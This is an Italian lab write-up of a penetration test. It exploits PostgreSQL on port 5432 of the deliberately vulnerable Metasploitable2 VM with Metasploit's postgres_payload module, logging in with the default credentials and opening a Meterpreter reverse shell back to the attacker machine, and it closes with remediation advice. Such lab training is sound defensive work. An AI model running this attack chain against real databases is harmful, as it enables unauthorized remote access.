Sfruttamento di PostgreSQL (porta 5432) su Metasploitable2

Ricognizione, exploitation con Metasploit e remediation – Vito Dammiano

Contesto

Si tratta di un test di penetrazione in laboratorio, in modalità **white-box**: conosco in anticipo le macchine coinvolte e i loro indirizzi, quindi posso fare un test mirato.

Macchina	Ruolo e indirizzo
Kali Linux	Attaccante – 192.168.1.46
Metasploitable2	Target – 192.168.1.201

1. Verifica della connettività

Prima di iniziare la scansione verifico con un ping che le due macchine comunichino tra loro.




Figura 1 – Ping da Kali verso Metasploitable2

2. Ricognizione con Nmap

Avvio una scansione aggressiva del target. L'opzione `-A` attiva il rilevamento del sistema operativo e delle versioni dei servizi, gli script predefiniti e il traceroute; `-T4` rende la scansione più veloce.

```
nmap -A -T4 192.168.1.201
```

Tra i servizi esposti scelgo **PostgreSQL 8.3.0 – 8.3.7 sulla porta 5432/TCP**. PostgreSQL è un database: un servizio applicativo che usa TCP come protocollo di trasporto.




Figura 2 – Risultato di Nmap: PostgreSQL in ascolto sulla porta 5432




Figura 3 – Altri servizi rilevati dalla scansione

3. Ricerca del modulo in Metasploit

Apro un altro terminale, avvio `msfconsole` e cerco i moduli disponibili per PostgreSQL. Scelgo `exploit/linux/postgres/postgres_payload`, che per funzionare richiede credenziali valide di accesso al database.

```
msfconsole
search postgres
```




Figura 4 – Avvio di msfconsole




Figura 5 – Moduli trovati: in evidenza postgres_payload

4. Configurazione dell'exploit

Seleziono il modulo con `use`. Il modulo imposta in automatico il payload `linux/x86/meterpreter/reverse_tcp` e le credenziali postgres/postgres, che sono quelle di default di Metasploitable2, quindi non devo configurarle a mano. Con `show options` vedo i parametri da impostare: **RHOSTS**, l'indirizzo del target, e **LHOST**, l'indirizzo della macchina attaccante che riceverà la connessione inversa della shell.

```
use exploit/linux/postgres/postgres_payload
show options
```




Figura 6 – Selezione del modulo e payload predefinito




Figura 7 – Opzioni del modulo




Figura 8 – Credenziali di default e opzioni del payload

```
set RHOSTS 192.168.1.201
set LHOST 192.168.1.46
```




Figura 9 – Impostazione di RHOSTS




Figura 10 – RHOSTS impostato




Figura 11 – Impostazione di LHOST

5. Esecuzione

Avvio l'attacco con `run`. Il modulo si autentica al database, carica il payload sul sistema e lo esegue: l'attacco va a buon fine e si apre una sessione Meterpreter da 192.168.1.201 verso Kali sulla porta 4444.




Figura 12 – Sessione Meterpreter aperta

6. Verifica

Come ultima verifica eseguo `ifconfig` dalla sessione Meterpreter: l'indirizzo dell'interfaccia eth0 è 192.168.1.201, quindi sono effettivamente all'interno della macchina vittima.




Figura 13 – ifconfig dalla sessione: indirizzo del target

Perché l'attacco funziona

Il problema non è un bug del software ma una **configurazione debole**: il database accetta connessioni da qualsiasi indirizzo con le credenziali di default. Un utente con privilegi elevati sul database può caricare codice sul sistema tramite funzioni definite dall'utente ed eseguirlo. Il codice gira con i privilegi dell'utente di sistema con cui è avviato il servizio PostgreSQL.

Remediation

Per mettere in sicurezza PostgreSQL sulla porta 5432 ed evitare la creazione di shell remote si può intervenire su credenziali, accesso di rete, privilegi e versione del software:

- **Credenziali:** sostituire la password di default dell'utente postgres con una password robusta.
- **Accesso di rete:** nel file `pg_hba.conf` richiedere l'autenticazione con password cifrata e accettare solo gli indirizzi IP autorizzati. Se l'accesso remoto non serve, impostare `listen_addresses = 'localhost'` in `postgresql.conf` e bloccare la porta 5432 sul firewall.
- **Privilegi:** far usare alle applicazioni utenti non superuser, che non possono creare funzioni in grado di caricare codice sul sistema.
- **Aggiornamento:** PostgreSQL 8.3 non è più supportato; aggiornare a una versione supportata.